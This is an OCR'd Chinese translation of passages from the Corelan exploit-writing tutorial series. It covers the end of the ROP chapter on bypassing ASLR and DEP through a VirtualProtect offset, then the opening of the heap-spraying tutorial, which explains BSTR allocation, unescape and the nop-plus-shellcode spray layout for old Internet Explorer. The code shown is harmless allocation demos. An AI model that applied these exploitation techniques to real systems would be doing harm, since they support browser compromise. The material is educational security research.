
VirtualProtect()位于 0x76601DC3 处



这意味着 VirtualProtect()函数能在[kernel32_baseaddress+0x1DC3]或者[found_pointer-0x4B326 字节]处找到。记住这个偏移量。

重启机器然后看这个指针是否在相同的位置，并且从栈上取出的指针到 VirtualProtect()的偏移量是否是一样的。

重启之后，kernel32.dll 在 0x75590000。函数依然在 kernel32.baseaddress 偏移量+0x1DC3 处：



在栈上，在 0012FF8C 处的指针时 755DD0E9。如果我们减去偏移量（0x4B326 字节），我们在 75591DC3 处结束。这是 VirtualProtect！这意味着我们已经找到了一个可靠的地方来获取 kernel32 指针，找到一个获取 VirtualProtect()的可靠偏移量。

我们怎样从栈上把这个值放入一个寄存器中，然后我们能用它来设置 API 调用？

好的，一个可能的方法是这样的：

●使一个寄存器指向栈地址（这个例子中是 0x0012FF8C）。你如说你动态将值放入 eax。

（0x6162A59E+0x61630804，+ADD EAX，xxx 的链）
●用一个会做同样事情的小配件：mov eax，[eax]+ret。这会取出 kernel32 指针然后放入 eax 中。（这个指令的变种也可以成功，当然-例子：MOV EAX，DWORD PTR DS：[EAX+1C]-像 0x6160103B 处的那个）
●从栈上取出的值减去 0x4B326 字节（基本上用静态偏移量...）并且你将用一种动态的方法来获得指向 VirtualProtect()函数的指针，在 Vista SP2 上，不管 kernel32 是 ASLR 启用的事实。
注意：找栈上的返回指针不是很不寻常，因此这是一种绕过 kernel32 ASLR 的好方法。并且...这是给你的很好的练习。
祝你好运！

其他的关于 DEP/内存保护绕过的文章：
You can't stop us - CONFidence 2010 (Alexey Sintsov)
Buffer overflow attacks bypassing DEP Part 1 (Marco Mastropaolo)
Buffer overflow attacks bypassing DEP Part 2 (Marco Mastropaolo)
Practical Rop (Dino Dai Zovi)
Bypassing Browser Memory Protections (Alexander Sotirov & Mark Down)
Return-Oriented Programming (Hovav Shacham, Erik Buchanan, Ryan Roemer, Stefan Savage)
Exploitation with WriteProcessMemory (Spencer Pratt)
Exploitation techniques and mitigations on Windows (skape)
Bypassing hardware enforced DEP (skape and skywing)
A little return oriented exploitation on Windows x86 - Part 1 (Harmony Security - Stephen Fewer)
A little return oriented exploitation on Windows x86 - Part 2 (Harmony Security - Stephen Fewer)
(un)Smashing the Stack (Shawn Moyer)(Paper)
http://www.usenix.org/events/sec09/tech/slides/sotirov.pdf
Bypassing DEP case study (Audio Converter)(sud0)
Gentle introduction to return-oriented-programming
DEP in depth (Syscan Singapore - InsomniaSec)
可以在这里找到一些好的 ROP exploit：
ProSSHD 1.2 remote post-auth exploit (http://www.exploit-db.com/exploits/12495)
PHP 6.0 Dev str_transliterate() (http://www.exploit-db.com/exploits/12189)
VUPlayer m3u buffer overflow (http://www.exploit-db.com/exploits/13756)
Sygate Personal Firewall 5.6 build 2808 ActiveX with DEP bypass (http://www.exploit-db.com/exploits/13834)
Castripper 2.50.70 (.pls) stack buffer overflow with DEP bypass (http://www.exploit-db.com/exploits)

问题？

如果你有问题，请在我们的论坛中提出：
http://www.corelan.be:8800/index.php/forum/exploit-writing-win32-bypass-stack-memory-protections/

Exploit 编写系列教程第十一篇：堆喷射技术揭秘

【作者】：Peter Van Eeckhoutte
【译者】：riusksk（泉哥：http://riusksk.blogbus.com）

前言

关于 heap spraying 的技术文章已经遍布网络，但目前现有文档大多是针对 Internet Explorer 7（或者更低版本）而写的。虽然已经有许多针对 IE8 及其它浏览器的 exploit，但还没有详细文档记录。当然，你也可以通过阅读公开的利用代码来理解堆喷射的技术原理，一个比较好的例子就是针对 MS11_050 漏洞写的 Metasploit 模块（by sinn3r），它可绕过 XP 及 Windows7 下 IE8 的 DEP 保护。

在本教程中，笔者将讲述完整而详细的 heap spary 技术，以及如何在新旧版本的浏览器中应用。开头会讲述一些在 IE6 和 IE7 中使用的“古典”技术，同时也会涉及一些非浏览器的软件。接着，专注于如何编写可绕过 IE8 及其它新版浏览器 DEP 保护的 exploit，如果你只能选择使用堆的话。最后笔者会共享一些自己的研究成果，探讨下如何在新版浏览器（如 IE9 和 Firefox9）中利用堆喷射实现稳定利用。正如你所见到的，我们主要针对 IE 浏览器为例，但同时也会讲述如果利用现有技术在 Firefox 也实现利用。在讲述堆喷射理论及原理前，我们应该澄清一件事，那就是堆喷射并不是用于实现堆漏洞利用的。Heap Spray 只是一种 payload 传递技术，以帮助你将 payload 放置在可预测的内存地址，以便于你跳转或返回到 payload 地址。

本教程并不是关于堆溢出或其它堆漏洞利用的文章，但还是需要先讲述一些关于堆，以及堆与栈的区别，以确保读者能够理解两者之间的不同。

栈

在每个程序中的线程里都存在栈，栈的大小是固定的，它的大小是在程序启动时被定义的，或者开发者以栈大小为参数来调用 API 函数（如 CreateThread()）时指定的：

```
HANDLE WINAPI CreateThread(
  __in_opt   LPSECURITY_ATTRIBUTES lpThreadAttributes,
  __in       SIZE_T dwStackSize,
  __in       LPTHREAD_START_ROUTINE lpStartAddress,
  __in_opt   LPVOID lpParameter,
  __in       DWORD dwCreationFlags,
  __out_opt  LPDWORD lpThreadId
);
```

栈是以先进先出（FIFO）的方式工作的（**译者：**栈应该是后进先出，队列才是先进先出），它并不涉及过多的管理工作。栈主要用于保存局部变量，返回地址，函数/数据/对象指针，参数及异常处理记录等。在前面的教程中已经讲述到栈了，读者应该熟悉栈是如何工作，以及如何将栈运握于掌中。

堆

堆主要用于动态分配所需的内存，比如程序并不知道会接收多大的数据或者进程需要多大数据，那么此时堆就派上用场了。栈只能在有效虚拟内存中分配一块很小的空间，而堆管理器可以访问很大的虚拟内存空间。

分配

内核管理系统中所有虚拟内存的有效性，操作系统会输出一些函数（通常由 ntdll.dll 输出），以便用户层程序可以分配/释放/重分配内存。程序可以通过 kernel32 中的 VirtualAlloc() 向堆管理器请一块内存，最后它会去调用 ntdll.dll 中的函数再返回。比如在 XP SP3 上，函数的调用过程如下：

```
kernel32.VirtualAlloc()
-> kernel32.VirtualAllocEx()
   -> ntdll.NtAllocateVirtualMemory()
      -> syscall()
```

理论上，程序也可以通过 HeapCreate()请求一块堆内存，并借助它自己的堆管理器实现。还有另一种情况，一些进程里至少包含有一个堆（默认堆），当需要时它也可以请求堆块，此时堆块就由一个或多个部分组成。

释放

当一个堆块被程序释放后，它会被前端（快表/低碎片堆，LookAside List (vista 前）/Low Fragmentation Heap）或后端分配器（空表，freeLists）（取决于系统版本）所“获取”，然后在表中被指定大小的空闲块所替换。系统利用它来实现更快高效的堆块重分配（指定大小的内存块在前端或者后端分配器中是有效的）。

下面讨论下各种缓存系统。如果程序不再需要某堆块，那么可以将它放置在缓存中，以便在分配同等大小的堆块时，无需再重新分配堆块，但“缓存管理器”只是简单地返回一个缓存中可用的堆块而已。当分配与释放都发生时，堆块会产生一些碎片，这会影响到程序的性能及速度，缓存系统可以防止产生过多的碎片（取决于所分配的堆块大小等）。为了保存堆块分配的公正性，适当地减轻堆内存管理的负担，每个堆块都包含有一个堆头信息。

需要记住的是，程序或进程可以拥有多个堆，在本教程中我们一同探讨如何列出和请求 IE 中的堆块。为了使内容更简单更容易理解，当你尝试分配多个内存块时，堆管理器会尝试减少碎片，将尽可能地返回邻近堆块。

Chunk vs Block vs Segment

注意：本教程中，笔者将使用到”chunk”与”blocks”等术语。当我使用”chunk”时，说明是在引用堆中的内存。当使用”block”或者”sprayblock”时，表示尝试引用存储在堆中的数据。在一些关于堆管理的资料中，你可以发现术语”block”仅仅只是一个衡量单位，它引用堆内存中的 8 字节。通常一个堆头中的 size 域表示堆中的 block 数目(8 字节)，主要由 heap chunk + header 构成，这并不是 heap chunk 的实际字节，请记住这点。Heap chunks 会在 segments 中聚集在一起，你经常可以发现一个针对 heap chunk header 中的 segment 引用（某数字）。

重申下，本教程并不是关于堆管理或堆利用的教程，只是在开始前你需要知道一些关于堆的知识。

历史

堆喷射并不是一门新的利用技术，最早的文档是由 Skylined 在很久之前记录的。通过 Wikipedia 可以知道最早使用 heap spray 技术是在 2001（MS01-033）。2004 年，Skylined 在 IE Iframe tag buffer exploit 中使用到这种技术。直至今日，许多年过去了，它依然被广泛地运用在许多浏览器利用代码中。虽然有许多可行的方法可以检测和防御堆喷射，但它目前依然是可用的，其传输机制可能一直在变，但其基本思路依然保持一致。

在本教程中，我们将一步步地讲述关于堆喷射的故事，深入其最原始的技术，并分享笔者在现行浏览

器中使用到的堆喷射技术。

概念

堆喷射(Heap Spray)是一种 payload 传递技术，借助堆来将 shellcode 放置在可预测的堆地址上，然后稳定地跳入 shellcode。为了实现 heap spray，你需要在劫持 EIP 前，能够先分配并填充堆内存块。“需要..能够..”的意思是在触发内存崩溃前，你必须能够在目标程序中分配可控内存数据。浏览器已经为此提供了一种很简单的方法，它能够支持脚本，可直接借助 javascript 或者 vbscript 在触发漏洞前分配内存。堆喷射的运用并不局限于浏览器，例如你也可以在 Adobe Reader 中使用 Javascript 或者 Actionscript 将 shellcode 放置在可预测的堆地址上。

广义：如果在控制 EIP 前，你能够在可预测的地址上分配内存，那么你就是在使用 heap spray 技术。

现在我们看下 WEB 浏览器，实现堆喷射的关键点在于触发漏洞前，你能够将 shellcode 传输到正确的内存地址。下面是实现堆喷射需要做的各项步骤：

1、 喷射堆块
2、 触发漏洞
3、 控制 EIP 并使其指向堆中

在浏览器中分配内存块有许多方法，虽然大部分是基于 javascript 来分配字符串，但并不局限于此。在使用 javascript 分配字符串并喷射堆块前，我们还需要设备下操作环境。

操作环境

我们将先在 XP SP3,IE6 上测试堆喷射，在教程结尾处，我们还将讲述在 Windows7 ,IE9 上的堆喷射技术，这也就意味你需要准备 XP 和 Windows 7 两个系统（均为 32 位）以便于我们后续的各项测试。在 XP 中我们需要：

1、 将 IE 升级到 IE8；
2、 通过运行 IECollections installer 来安装 IE6 和 IE7 的附加版本。


这样我们就可以在 XP 上运行 3 个不同版本的 IE 了。

在 Windows 7 上，浏览器默认就是 IE8，后续我们会升级到 IE9。如果你已经升级了，那么你可以先移除 IE9 再重装回 IE8。首先确保 Windows XP 上已经关闭 DEP（默认是关闭的），等到 IE8 时再来解决 DEP 问题。接着，我们需要 Immunity Debugger 、mona.py 和 Windbg（现已作为 Windows SDK 的一部分）。


常用的 Windbg 命令 ：*http://windbg.info/doc/1-common-cmds.html*

安装好 Windbg 后，确保支持符号表。启动 windbg，打开“File”，选择“Symbol file path”，输入以下文本框（末尾没有空格或换行）：

```
SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols
```



点击 OK，关闭 Windbg，并点“Yes”保存工作空间。正确配置好符号路径后，确保测试机器上运行 windbg 可以连网这很重要，否则就无法下载符号文件，很多堆的相关命令都会失效。
注意：如果你想使用 windbg 的命令行调试器 ntsd.exe，你需要设置系统环境变量_NT_SYMBOL_PATH，将其设置为”SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols”：



本教程中使用到各个脚本均可在以下地址下载到：
http://redmine.corelan.be/projects/corelan-heapspray
建议下载 zip 文件，然后直接使用文档中的脚本，而非直接复制/粘贴本文中的代码。
博文及 zip 文件可能会引起杀毒报警，zip 文件密码受密码保护，密码为”infected”（无引号）。

字符串分配

基础示例

在浏览器内存中分配内存的最常见方法就是使用 javascript，通过它创建字符串变量并赋值：
(basicalloc.html)


```
<html>
<body>
<script language='javascript'>

var myvar = "CORELAN!";
alert("allocation done");

</script>
</body>
</html>
```

是不是很简单？
其它在堆中创建字符串的方法：

```
var myvar = "CORELAN!";
var myvar2 = new String("CORELAN!");
var myvar3 = myvar + myvar2;
var myvar4 = myvar3.substring(0,8);
```

更多信息可参考这里：http://www.w3schools.com/js/js_variables.asp


当查看进程内存时，你会发现在变量中内存分配的字符串都被转换成 unicode 了。实际当分配一个字符串后，它会变成 BSTR 字符串对象，该对象有一个头信息和终止符，并包含原始字符串经 unicode 转换后的字符串。BSTR 对象的头信息有 4 字节(dword)，包含有 unicode string 的长度。在对象尾部包含有两个 null 字节，代表字符串的结束。



换句话说，字符串实际包含以下字节数：

```
(length of the string * 2) + 4 bytes (header) + 2 bytes (terminator)
```

如果你在 XP 上用 IE6 或者 IE7 打开最初那个 html 文件（只有一个变量和 alert），你就可以在内存看到字符串结构。例如字符串"CORELAN!"，共 8 个字符：



这里头信息为 0x00000010（16 字节），后面跟随 16 字节 UNICODE，最后是两个 null 字节。
注意：在 Immunity Debugger 中可以使用 mona 查找 unicode strings：

```
!mona find -s "CORELAN!" -unicode -x *
```

在 windbg 可以使用以下命令：

```
s -u 0x00000000 L?0x7fffffff "CORELAN!"
```

（如果想搜索 ASCII 字符串可用 -a 代替 –u）。
上面的脚本比较简单，只在堆上进行了一次很小空间的内存分配。我们可以尝试创建一连串包含 shellcode 的变量，并在可预测地址分配到其中某个变量…这有一个更高效的方法来实现它。

因为堆与堆分配是确定的，直接假设，如果你继续分配内存块，分配器将会在连续/邻近的地址分配堆块（分配足够大的堆块，而非从后端分配器的前端获取分配），最后分配的内存块将会覆盖过某个地址，至少是可预测的地址。虽然首次分配的起始地址是可变，但利用堆喷射，在分配一定次数的内存块后，即可在可预测的地址上分配到内存块。

Unescape()

我们还有其它事需要处理，那就是 unicode 传输问题。幸运的是这个问题很容易解决，可直接使用 javascript 中的 unescape() 函数实现。通过 w3schools.com 可以知道，这个函数是用于“解码编码字符串”。因此如果用一些已经是 unicode 的字符串赋予变量，那么它就不用再转换成 unicode 了，这个组合%u 即可实现，一个%u 占 2 字节。放置在里面的字节都必须反序排列，因此在变量中保存"CORELAN!"，应该将字符以下列顺序排列：

OC ER AL !N

(basicalloc_unescape.html) – 在 unescape 参数不要忘记移除反斜杆：

```
<html>
<body>
<script language='javascript'>

var myvar = unescape('%u\4F43%u\4552'); // CORE
myvar += unescape('%u\414C%u\214E'); // LAN!
alert("allocation done");

</script>
</body>
</html>
```

用 windbg 搜索 ascii 字符串：

```
0:008> s -a 0x00000000 L?7fffffff "CORELAN"
001dec44  43 4f 52 45 4c 41 4e 21-00 00 00 00 c2 1e a0 ea  CORELAN!........
```

上述地址的再前 4 字节是 BSTR header：

```
0:008> d 001dec40
001dec40  08 00 00 00 43 4f 52 45-4c 41 4e 21 00 00 00 00  ....CORELAN!....
```

使用 unescape 函数的最大好处就是可以使用 null 字节，实际上，在 heap spray 中，我们无法去处理一些 bad chars，而可以直接在内存中存储我们的数据。当然，你用于触发漏洞的输入字符串，可能有一定输入限制或破坏。

理想的堆喷射内存布局


我们已经知道通过 javascript 中的字符串变量来分配内存，在上述例子中所使用的字符串很少，而 shellcode 通常都比较大，但相对堆中可用的虚拟内存来说还是比较少的。理论上，我们可以分配一系列变量，而每个变量又包含有 shellcode，然后我们再设法跳入其中一个变量所在的内存块。多次在内存中分配 shellcodle，我们将用由以下两部分数据组成内存块来喷射堆块：

1、 nops（许多 nop 指令）

2、 shellcode（放置在喷射块的尾部）


如果所使用的喷射块足够大，那么利用 Win32 平台下堆块分配粒度，就可精确定位堆地址，这也意味着堆喷射之后，每次都能跳入 nops 中。如果跳到 Nops，那么我们就有机会执行 shellcode。下面就是一张堆块分配视图：

将所有的堆块相连放置在一块，就可以构造出一大块由 nops + shellcode 堆块组成的内存块。喷射前后的堆内存视图如下：



刚开始的堆块可能会分配在不稳定的地址（主要是由于碎片及缓存/前端或者后端分配器返回的堆块造成的）。若继续喷射下去，将会分配到连续的堆块内存，甚至达到总是指向 Nops 的内存地址。为了获取每一

堆块的大小，我们需要利用堆块对齐来确定其分配行为，以保证选取的内存地址总是指向 NOPS。目前我们还没有提到的一点就是 BSTR 对象与堆块之间的关系。当分配一个字符串时，它会被转换成 BSTR 对象。为了在堆块中保存对象，会先向堆请求一个内存块。那么这个内存块有多大呢？是否与 BSTR 对象的大小相同呢？或者更大？如果更大的话，那么 BSTR 对象是否也会一块放置在同一堆块中？或者堆只是简单地重新分配一块新的堆块？若是如此，那么构造出来连续堆块如下所示：



如果堆块实际包含的是不可预测的数据，那么在两个堆块之间就存在一些“间隙”，里面包含有不可预测的数据，这也是个问题，这样我们就很有可能会跳入“垃圾”中。这也就意味着我们必须正确地选取 BSTR 对象大小，以便于正确地分配堆块大小，使其尽可能地与 BSTR 对象大小相同。
首先，我们需要编写出用于分配一系列 BSTR 对象的脚本，然后再看下如何合适地分配堆块，并转储其内容。

基础脚本框架

使用一大堆的变量可能有点笨重，可能对于我们要达到的目的杀伤力过大了。为了避免过度臃肿，我们可以使用数组，列表或者其它对象变量来分配 nops+shellcode 内存块。当创建数组时，每个元素也可以在堆上分配内存块，因此用数组我们可以实现很多内存块分配，而且方法更简单便捷。先让每个数组元素足够大，以便让它们在分配时在堆中能够更接近或者相连在一块。为了实现一连串的堆分配，我们还必须将两个字符串连在一块来填充数组，因此我们需要将 nops + shellcode 放置在一块。利用脚本分配 200 块 0x1000(=4096 字节)大小的内存块，总计 0.7Mb。我们在每个块前面放置标志(“CORELAN!”)，其它用 NOPS 来填充，实际运用中，我们是用 NOPS 放置在开头，结尾用 shellcode 来填充，但这里为了便于举例，就在例子中使用一个标志来代替。

注意：文章中并没有正确地显示 unescape 参数，因为笔者在其中加入反斜杆，读者在从文章中复制脚本时应将其去掉，而在 zip 文件中包含的是正确的 html 页面。

(spray1.html)

